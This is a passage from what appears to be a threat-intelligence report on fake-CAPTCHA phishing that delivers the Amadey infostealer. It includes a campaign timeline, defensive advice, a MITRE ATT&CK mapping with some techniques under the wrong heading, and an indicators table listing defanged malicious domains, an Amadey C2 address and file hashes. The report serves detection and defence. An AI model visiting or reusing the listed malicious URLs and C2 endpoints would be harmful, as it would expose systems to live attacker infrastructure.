


Figure 17. Amadey C2 server (source: Tracker)

Amadey is an infostealer that is also considered a Botnet. It was discovered in 2018 and in 2024, was used by the Russian actor Secret Blizzard according to Microsoft. It possesses infostealer as well as loader capabilities.

4.3. Timeline

Over the course of this attack, the CAPTCHA's have taken on multiple forms. The first ones were very basic and did not look like most other CAPTCHAs found on the internet.




Figure 18. First CAPTCHA

On 17 September 2024, Huntress's security researcher John Hammond published a video concerning this campaign and presented this first version of the CAPTCHA. In his video, he presents a new fake CAPTCHA he created to look "like a real legitimate CAPTCHA" and made this code available on his GitHub. Since then, attackers have been reusing his code to create malicious CAPTCHA.




Figure 19. Second CAPTCHA

Other types of CAPTCHAs have appeared recently as the number of cases linked to this campaign keeps increasing. The latest trend from January 2025, discovered by VX Underground, targets fake Telegram channels for Ross Ulbricht following his official pardon from President Trump. These channels uses Safeguard's name to convince users into executing the PowerShell code to confirm their identity.




Figure 20. Telegram Safeguard: confirm identity

4.4. Conclusion

These campaigns are difficult for companies to detect and even harder to block as the code is executed directly by the victim. The malicious domains and payloads are quickly taken down and renewed making it impossible to be up to date with the latest campaign. The use of cloudflare to host the domains means the DNS resolution IP cannot be blocked either.

All these factors mean that the best way for companies to protect themselves is to train employees to increase their awareness and make them understand the risks linked to phishing campaigns. In the case of a compromise, it is recommended to isolate the infected workstation before reinstalling it and resetting the user's passwords.

4.5. Mitre ATT&CK matrix

INITIAL ACCESS

T1190 Exploit Public-Facing Application. T1566 Phishing. T1189 Drive-by Compromise.

EXECUTION

T1059.001 Command & Scripting Interpréter: PowerShell. T1204.002 User Execution: Malicious File.

PERSISTENCE

T1547.001 Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder

DEFENSE EVASION

T1656 Impersonation. T1218.005 System Binary Proxy Execution: Mshta. T1027.010 Obfuscated Files or Information: Command Obfuscation. T1027.009 Obfuscated Files or Information: Embedded Payloads. T1140 Deobfuscate/Decode Files or Information.

CREDENTIAL ACCESS

T1555 Credentials from Password Stores. T1539 Steal Web Session Cookie.

DISCOVERY

T1082 System Information Discovery. T1012 Query Registry.

COMMAND AND CONTROL

T1552.003 Unsecured Credentials: Bash History. T1552.004 Unsecured Credentials: Private Keys. T1110.001 Brute Force: Password Guessing.

COMMAND & CONTROL

T1071 Application Layer Protocol. T1132 Data Encoding.

EXFILTRATION

T1041 Exfiltration Over C2 Channel.

4.6. Indicators of compromise

TLP	TYPE	VALUE	COMMENTARY
TLP:CLEAR	URL	booking[.]rewiesbadchecked[.]com	Fake CAPTCHA site
TLP:CLEAR	URL	verif-anti-bot[.]com/Captcha.html	CAPTCHA payload
TLP:CLEAR	MD5	1a236b9ea5583203400ae2a9b74f0f31	1.png
TLP:CLEAR	SHA1	358faddc9c4971af274923185cfba9f0d0a06c09	1.png
TLP:CLEAR	SHA256	592c6bce92a8a7e8052ef0eb61393e32700330effb1c192b7e9f10318d153cc7	1.png
TLP:CLEAR	MD5	783f7905ed7e683c128c1e484cffbf63	2.png
TLP:CLEAR	SHA1	9d01f9ebfab037db4357d077b7284cf1edbce853	2.png
TLP:CLEAR	SHA256	e17cee2ea6241540d5587ba18bc37d66bd7098b348f7e4e652ba614550520ef2	2.png
TLP:CLEAR	IP	92.255.57[.]155	C2 Amadey
TLP:CLEAR	URL	92.255.57[.]155/YXNWKVFKS28Y/Index.php	C2 Anadey
TLP:CLEAR	URL	92.255.57[.]155/YXNWKVFKS28Y/Login.php	C2 Anadey

5. SOURCES

CVE-2024-50603

- National Vulnerability Database - CVE-2024-50603
  https://nvd.nist.gov/vuln/detail/CVE-2024-50603
- Aviatrix (07/01/2025). Remote Code Execution Vulnerability in Aviatrix Controllers.
  https://docs.aviatrix.com/documentation/latest/release-notices/psirt-advisories/psirt-advisories.html?expand=true#remote-code-execution-vulnerability-in-aviatrix-controllers
- Wiz Security (11/01/2025). Wiz Research Identifies Exploitation in the Wild of Aviatrix Controller RCE (CVE-2024-50603).
  https://www.wiz.io/blog/wiz-research-identifies-exploitation-in-the-wild-of-aviatrix-cve-2024-50603
- DarkReading (13/01/2025). Cloud Attackers Exploit Max-Critical Aviatrix RCE Flaw.
  https://www.darkreading.com/cloud-security/cloud-attackers-exploit-max-critical-aviatrix-rce-flaw

CVE-2024-57678

- National Vulnerability Database - CVE-2024-57678
  https://nvd.nist.gov/vuln/detail/CVE-2024-57678

CVE-2025-20156

- National Vulnerability Database - CVE-2025-20156
  https://nvd.nist.gov/vuln/detail/CVE-2025-20156
- Cisco (22/01/2025). Cisco Meeting Management REST API Privilege Escalation Vulnerability.
  https://sec.cloudapps.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-cmm-privesc-uy2Vf8pc
- The Hacker News (23/01/2025). Cisco Fixes Critical Privilege Escalation Flaw in Meeting Management (CVSS 9.9).
  https://thehackernews.com/2025/01/cisco-fixes-critical-privilege.html

Cyber-virologie : Analyse du spyware Serius

- ASEC Anhlab. (2025). December 2024 Threat Trend Report on APT Attacks (South Korea). *ASEC Anhlab*.
  https://asec.ahnlab.com/en/85607/
- Bender, D. (2024). December 2024 Threat Trend Report on APT Attacks (South Korea). *Netmanageit*.
  https://blog.netmanageit.com/december-2024-threat-trend-report-on-apt-attacks-south-korea/
- Level Blue (2024). December 2024 Threat Trend Report on APT Attacks (South Korea). *Level Blue*.
  https://otx.alienvault.com/pulse/6781129060e142be769eb874
- Malware Bazaar. (2024). Analysis of sample SERIUS. *Malware Bazaar*.
  https://bazaar.abuse.ch/sample/6544f0416e12d5876861349e1e66f4c97d72da4fb029baeebb00ab99608dfba7/
- SomedieyoungZZ. (2024). Kimsuky A Gift That Keeps on Giving. *Github - SomedieyoungZZ*.
  https://somedieyoungzz.github.io/posts/kimsuky-6/
- Virus Total. (2024). Analysis of sample SERIUS. *Virus Total*.
  https://www.virustotal.com/gui/file/6544f0416e12d5876861349e1e66f4c97d72da4fb029baeebb00ab99608dfba7
- Virus Total. (2025). Apt Kimsuky C2. *Virus Total*.
  https://www.virustotal.com/gui/ip-address/206.206.127.152
- JoeSandBox (2025). Sample SERIUS. *JoeSandBox*.
  https://www.joesandbox.com/analysis/1573545/0/html

Fake CAPTCHAs

- https://labs.guard.io/deceptionads-fake-captcha-driving-infostealer-infections-and-a-glimpse-to-the-dark-side-of-0c516f4dc0b6
- https://www.youtube.com/watch?v=lSa_wHW1pgQ
- https://github.com/JohnHammond/recaptcha-phish
- https://www.bleepingcomputer.com/news/security/telegram-captcha-tricks-you-into-running-malicious-powershell-scripts/

- https://app.any.run/tasks/a8ce9458-e3c0-4685-a988-bb7bc2740b78
- https://www.reliaquest.com/blog/using-captcha-for-compromise/
- https://www.microsoft.com/en-us/security/blog/2024/12/11/frequent-freeloader-part-ii-russian-actor-secret-blizzard-using-tools-of-other-groups-to-attack-ukraine/
- https://any.run/
- https://www.virustotal.com